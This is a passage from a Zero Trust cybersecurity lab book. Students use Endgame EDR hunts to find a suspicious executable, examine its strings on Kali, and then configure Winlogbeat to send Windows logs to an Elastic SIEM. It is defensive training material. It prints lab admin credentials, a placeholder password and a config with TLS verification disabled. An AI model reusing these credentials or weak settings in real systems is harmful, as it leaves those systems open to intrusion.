
Next, **click** on **Confirm Hunts**:




You should see 11 Hunt Types Selected. Now **click** on **Create Investigation** and then **View Investigation**:



You should now see the following Investigation:




You can look at each of the 11 hunts under select hunt type at the top next to custom view.Choose the Network Hunt type and look at the network connections:



Now look at the persistence and services

It will take some time for the IoC Search - File to complete and the Full File Search.


While you are waiting for it to finish, experiment with the interface:



While you are looking at the Process hunt, look at the two drop down menu's on the left and choose different options to give you lots of hunt information about network connections, processes, persistence, and many other valuable incident response information to collect.

So far, we haven't found anything that is malicious, however lets wait and see what the IoC Search comes up with.


In order to speed it up, go to the Investigations tab on the left, and choose **Student01-IoC File**. This has old information from the creation of the lab on a system identical to what you are using. **Click** on the **link to the investigation**:



Click on **View results for this Hunt in search.**

COLLECTION NAME	HOSTNAME	COLLECTION TYPE	STATUS	ENDPOINT IP
fileSearchResponse	ZTWIN10Student1	collection	success	10.91.1.22

Next **click** the **fileSearchResponse link**.



Endgame identified the file as pockettanks.exe. Is this malicious? If you have access to the Internet, you could upload it to Virustotal to verify there. Another thing you can do is to utilize a forensics toolkit, or copy it over to a linux system for additional analysis.

Browse to the C:\pki\ folder and we are going to run a strings search against the pockettanks.exe program for initial hints..

```
PS C:\pki> cd C:\pki
PS C:\pki> dir


    Directory: C:\pki


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/15/2018   7:28 AM         278528 haha.exe
-a----         9/15/2018   7:29 AM         261712 lol.exe
-a----        10/21/2022   1:45 PM              9 lol.ps1
-a----         11/8/2022  10:06 PM         208384 pockettanks.exe
```

Enable SSH on your kali system by typing sudo service ssh start

Now on your **Windows** system, **transfer your pockettanks.exe** to your **linux** system:

```
PS C:\pki> scp .\pockettanks.exe zerotrust@10.91.0.21:/tmp
The authenticity of host '10.91.0.21 (10.91.0.21)' can't be established.
ECDSA key fingerprint is SHA256:Dbt5cYWUEWim3r3bdt+K4ZLNNK7bgoECxefzQQfmWwY.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.91.0.21' (ECDSA) to the list of known hosts.
zerotrust@10.91.0.21's password:
pockettanks.exe                                   100%  204KB 203.5KB/s   00:00
```

scp .\pockettanks.exe username@IPaddress:/tmp

Now **login** to your **kali** system and do a **strings search** on **pockettanks.exe**:

```
┌──(zerotrust㉿ztkali)-[/tmp]
└─$ strings pockettanks.exe
!This program cannot be run in DOS mode.
Rich}E
.text
`.rdata
@.wrir
PAYLOAD:
ExitProcess
VirtualAlloc
KERNEL32.dll
MZARUH
!This program cannot be run in DOS mode.
```

Some of the strings look suspicious:

```
IsDebuggerPresent
IsProcessorFeaturePresent
IsValidCodePage
```

```
PeekNamedPipe
CreateFileW
CreateNamedPipeW
GlobalFree
CreateThread
TerminateThread
SetEvent
ReleaseMutex
WaitForSingleObject
CreateMutexW
MultiByteToWideChar
WideCharToMultiByte
KERNEL32.dll
GetThreadDesktop
GetProcessWindowStation
GetUserObjectInformationW
USER32.dll
ImpersonateLoggedOnUser
```

This looks malicious. Don't delete the file yet. There are some other files in the same pki directory, are any of these malicious?

Now that you have conducted hunts on a system and found something that you believe to be malware, what would your next step be?

I would isolate the system if possible and run an IoC search Investigation on all of the other systems in my environment to identify further spread but do not do this in the lab.

Incident handling is an artform and takes experience. Zero Trust requires quick and precise incident response and incident handling to prevent adversarial actions.

7. Zero Trust Pillar 7- Visibility and Analytics

The Visibility and Analytics Zero Trust Pillar is critical in operating and maintaining a Zero Trust Architecture. It provides oversight to ZT policies and is responsible for detecting adversarial threat activity. The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Scale Considerations
- Log Parsing
- Log Analysis
- Threat Alerting
- Asset ID & Alert Correlation
- User/Device Baselines
- Implement Analytics Tools
- Establish User Baseline Behavior
- Baseline & Profiling
- UEBA Baseline Support
- Cyber Threat Intelligence Program
- AI-enabled Network Access
- AI-enabled Dynamic Access Control

7.1 Visibility and Analytics Pillar Lesson 1 (Traffic Logging)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations collect and process all logs including network, data, application, device, and user logs and make those logs available to the appropriate Computer Network Defense Service Provider (CNDSP) or security operations center (SOC). Logs and events follow a standardized format and rules/analytics are developed as needed.

In the following Lab, the student will collect logs from different data sources within an organization and process them in a SIEM.

Outcomes

1) Student will collect logs from a Windows 10 system using Elastic WinLogBeat and send them to an Elastic SIEM.

2) Student will collect logs from an Endgame Endpoint Detection and Response (EDR) Server and send them to an Elastic SIEM.

3) Student will collect logs from a Security Onion Intrusion Detection System and send them to an Elastic SIEM.

Lab Infrastructure

Required Lab Machines:


Function	Hostname	IP Address
Elastic	lab12345csim2	10.91.0.2
Endgame	lab12345csim1	10.91.0.3
Logstash + Kibana	lab12345csyi	10.91.0.4
Syslog Server	lab12345csya	10.91.0.5
Security Onion	ZTLabIDS	10.91.0.6
Domain Controller	ZTLabDC1	10.91.0.10
Score Server	ZTScore	10.91.0.11
Kali Box	ZTKali	Student
Windows Student	ZTWinStudentXX	Student

Duration: 60 - 90 Minutes

Task

Prior to attempting the lab, please review Course Slides “7.1 Pillar 7 Visibility and Analytics – Traffic Logging”. You will have been given course materials that include slides and videos for each lesson.

7.1.1 Elastic Lab Architecture Based off of Army Tactical Fielding




The above diagram is a diagram for an Army Brigade that has been fielded Elastic. Division can use the same diagram, but the Brigade stacks from the MAIN CP would feed into a Division stack.

The majority of our local log ingestion will go to our Logstash/Kibana servers as well as the Filebeat/Syslog servers with Elasticsearch receiving the majority of logs from remote sites.


7.1.2 Collect Client logs with Winlogbeat

Login to the Windows Client machine that you just added to the domain with the credentials **ZT\DoD_Admin** with the password: **ch00$3tHeR3dP1ll!**


Press Windows Key + R and type **\\ztlabdc1\ZT_Files** into the box and press **OK**.



Copy the **winlogbeat** folder and **paste** it into **C:\Program Files**




In the **Windows Search Bar**, type "**PowerShel**l" and **open** "**Windows PowerShell ISE**"



Change Directory to the **winlogbeat folder** you copied over.

```
PS C:\Users\DoD_Admin> cd 'C:\Program Files\winlogbeat'

PS C:\Program Files\winlogbeat>
```

Click File, and navigate to the **winlogbeat.yml** file in the **C:\Program Files\winlogbeat directory**. Ensure you **change the file type to All Files**.



Briefly look at the file starting at **line 10** to see which logs are being collected by winlogbeat. We are doing a default installation, but if you find that these logs are not enough to meet security needs, or if they are too much for your network load, you can make changes in this configuration file.

Now **scroll down to line 97** where it shows where winlogbeat will be outputting its data into. In this scenario, we will be shipping logs to the Elastic Logstash server. The ssl certificates were created with openssl during the Elastic Server creation and then copied over to the winlogbeat installation folder. It is highly suggested to use SSL in order to encrypt logging traffic to prevent adversaries from collecting log data in the clear.

Line 97 SHOULD be commented out:

```
97  #output.logstash:
98    # The Logstash hosts
```

Lines 146-159 should look like the following **(Note, there are no ## symbols commenting them out)**:

```
146 setup.kibana:
147   host: "https://lab12345csyi.zt.local:5601"
148   ssl.certificate: "C:\\Program Files\\winlogbeat\\cert.crt"
149   ssl.key: "C:\\Program Files\\winlogbeat\\key.key"
150   ssl.verification_mode: none
151
152 output.elasticsearch:
153   hosts: ["https://lab12345csim2.zt.local:9200"]
154   protocol: "https"
155   ssl.certificate: "C:\\Program Files\\winlogbeat\\Cert.crt"
156   ssl.key: "C:\\Program Files\\winlogbeat\\Key.key"
157   ssl.verification_mode: none
158   username: "winlogbeat_setup"
159   password: "password"
```

These certificates and accounts were created during the elastic installation.

Next, you will type **.\winlogbeat.exe setup** to setup winlogbeat

```
PS C:\Program Files\winlogbeat> .\winlogbeat.exe setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
```

You should receive the above output.

Now, go back into the **winlogbeat.yml file** and **comment out lines 146 through line 159** and **remove the comments from line 97**.

```
97  output.logstash:
98    # The Logstash hosts
```

```
#setup.kibana:
# host: "https://lab12345csyi.zt.local:5601"
# ssl.certificate: "C:\\Program Files\\winlogbeat\\cert.crt"
# ssl.key: "C:\\Program Files\\winlogbeat\\key.key"
# ssl.verification_mode: none

#output.elasticsearch:
# hosts: ["https://lab12345csim2.zt.local:9200"]
# protocol: "https"
# ssl.certificate: "C:\\Program Files\\winlogbeat\\Cert.crt"
# ssl.key: "C:\\Program Files\\winlogbeat\\Key.key"
# ssl.verification_mode: none
# username: "winlogbeat_setup"
# password: "password"
```

Don't forget to save the yml file after changes.

Next, you will type the command "**powershell.exe –ExecutionPolicy UnRestricted –File .\install-service-winlogbeat.ps1"**.

```
PS C:\Program Files\winlogbeat> powershell.exe -ExecutionPolicy UnRestricted -File .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat
```

This installs the winlogbeat service.

Next, type **.\winlogbeat.exe test config** and press **enter**

```
PS C:\Program Files\winlogbeat> .\winlogbeat.exe test config
Config OK
```

And type **.\winlogbeat.exe test output** and press **enter**

